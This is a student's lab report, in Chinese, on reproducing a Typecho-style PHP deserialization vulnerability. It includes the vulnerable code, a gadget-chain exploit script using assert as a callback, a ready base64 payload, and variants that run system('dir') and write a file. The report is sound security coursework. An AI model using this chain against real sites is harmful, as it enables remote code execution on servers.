《复现反序列化漏洞》实验报告

姓名：汤清云 学号：2013536 班级： 1075

**实验名称：**


**复现反序列化漏洞**

**实验要求：**

**复现反序列化漏洞，执行其他命令。**

**实验信息：**

1. **序列化：**将对象、数组等数据结构转化为可以储存的格式的过程。程序在运⾏时，变量的值都是储存在内容中的，程序运⾏结束，操作系统就会将内存空间收回，要想要将内存中的变量写⼊磁盘中或是通过⽹络传输，就需要对其进⾏序列化操作，序列化能将⼀个对象转换成⼀个字符串。
2. **反序列化：**将序列化后的字符串恢复为数据结构的过程就叫做反序列化。为了能够反序列化⼀个对象，这个对象的类在执⾏反序列化的操作前必须已经定义过。
3. **PHP魔术方法：**以\_\_(两个下划线)开头，在特定的条件下会被调⽤，例如类的构造⽅法\_\_construct()，它在实例化类的时候会被调⽤。常见魔术方法如下图：




1. **反序列化漏洞：**如果传给unserialize()的参数是⽤户可控的，那么攻击者就可以通过传⼊⼀个精⼼构造的序列化字符串，利⽤PHP魔术⽅法来控制对象内部的变量甚⾄是函数。

**实验过程：**


1. **在DW软件中添加php文件，命名为typecho.php，代码如下：**

|  |
| --- |
| /\*typecho.php\*/  <?php  class Typecho\_Db{  public function \_\_construct($adapterName){ //构造方法  $adapterName = 'Typecho\_Db\_Adapter\_' . $adapterName;  } //“.”为字符串拼接，如果$adapterName是一个对象，则字符串的拼接会调用toString方法  }  class Typecho\_Feed{  private $item;  public function \_\_toString(){  $this->item['author']->screenName;  //item是数组，key为author，这里访问value的screenName变量  }  }  class Typecho\_Request{  private $\_params = array();  private $\_filter = array();  public function \_\_get($key) //魔术方法get，读取一个不可访问属性的值时会被调用  {  return $this->get($key);  }  public function get($key, $default = NULL)  {  switch (true) {  case isset($this->\_params[$key]): //若被设置  $value = $this->\_params[$key];  break;  default: //若没被设置  $value = $default;  break;  }  //若不是数组且长度大于零  $value = !is\_array($value) && strlen($value) > 0 ? $value : $default;  return $this->\_applyFilter($value); //调用\_applyFilter方法  }  private function \_applyFilter($value)  {  if ($this->\_filter) { //如果$this->\_filter不为空  foreach ($this->\_filter as $filter) { //遍历$this->\_filter  //是否为数组，若是，绑定键值对$filter, $value  $value = is\_array($value) ? array\_map($filter, $value) :  call\_user\_func($filter, $value);  //若不是，调用call\_user\_func，将第一个参数作为回调函数，后面的参数作为回调函数的参数  }  $this->\_filter = array();  }  return $value; //返回$value  }  }  //反序列化，从用户处获取了反序列化的对象，满足反序列化漏洞的基本条件，unserialize()的参数可控，这里是漏洞的入口点。  $config = unserialize(base64\_decode($\_GET['\_\_typecho\_config']));  //实例化了类Typecho\_Db，类的参数是通过反序列化得到的$config  $db = new Typecho\_Db($config['adapter']);  ?> |

1. **利用该反序列化漏洞：**
2. 在类Typecho\_Db的构造函数中，进⾏了字符串拼接的操作 ① 在PHP魔术⽅法中，如果⼀个类被当做字符串处理，那么类中的\_\_toString() ⽅法将会被调⽤。 ② 全局搜索，发现类Typecho\_Feed中存在\_\_toString()⽅法。
3. 在类Typecho\_Feed的\_\_toString()⽅法中，会访问类中私有变量$item[‘author’]中的screenName；①如果$item[‘author’]是⼀个对象，并且该对象没有screenName属性，那么 这个对象中的\_\_get()⽅法将会被调⽤。②在Typecho\_Request类中，正好定义了\_\_get()⽅法。
4. 类Typecho\_Request中的\_\_get()⽅法会返回get()；get()中调⽤了\_applyFilter()⽅法；⽽在\_applyFilter()中，使⽤了PHP的call\_user\_function()函数，其第⼀个参数是被调⽤的函数，第⼆个参数是被调⽤的函数的参数；在这⾥$filter，$value都是我们可以控制的，因此可以⽤来执⾏任意系统命令。
5. **对象分析：**
6.  **图中红框部分意为创建一个关联数组；’age[Bill]’的意思为访问Bill对应的value，本文语句为$db = new Typecho\_Db($config['adapter']);故而需要创建一个key为adapter的array**
7. **攻击链中，期望触发Typecho\_Feed的\_\_toString()方法 ：**

**public function \_\_toString(){ $this->item['author']->screenName; } 因此，key为“adapter”的value应该为Typecho\_Feed对象。得到语句：**

|  |
| --- |
| $exp = array( 'adapter' => new Typecho\_Feed() ); echo base64\_encode(serialize($exp));  ?> |

1. 

**说明，item应该是个array，其key为author，value为Typecho\_Request对象。得到语句：**

|  |
| --- |
| class Typecho\_Feed { private $item; public function \_\_construct(){ $this->item = array( 'author' => new Typecho\_Request(), ); }  } |

**通过构造函数实现两个私有变量的赋值 （1）Filter[0]是要调用的函数；（2）screenName是要输⼊的参数。使用assert()函数：如果该函数的参数是字符串，那么该字符串会被assert()当做PHP代码执行。**

**得到语句：**

|  |
| --- |
| class Typecho\_Request { private $\_params = array(); private $\_filter = array(); public function \_\_construct(){ $this->\_params['screenName'] = 'phpinfo()'; $this->\_filter[0] = 'assert'; }  } |

1. **由上述分析得到利用代码。建造exp.php文件，代码为：**


|  |
| --- |
| /\*exp.php\*/ item = array( 'author' => new Typecho\_Request(), ); } } class Typecho\_Request { private $\_params = array(); private $\_filter = array(); public function \_\_construct(){ $this->\_params['screenName'] = 'phpinfo()'; $this->\_filter[0] = 'assert'; } } $exp = array( 'adapter' => new Typecho\_Feed() ); echo base64\_encode(serialize($exp)); ?> |

1. **访问exp.php:**


****

**Payload为：**YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19

1. **通过get请求的方式传递给typecho.php后，访问typecho.php**




1. **将phpinfo()改为system(“dir”)**




**再次获取payload并访问得：**




1. 修改语句为：$this->\_params['screenName'] = 'fopen(\'newfile.txt\' , \'w\');'; $this->\_filter[0] = 'assert';



**获取payload访问得：**



**查看本地目录得：**



**心得体会：**

**本次实验学习到了反序列化的执行过程，通过更改screenName的不同value值，实现了各种执行效果。了解到了php反序列化漏洞的基本原理，能够熟练分析php文件，进一步提升web渗透实战能力。**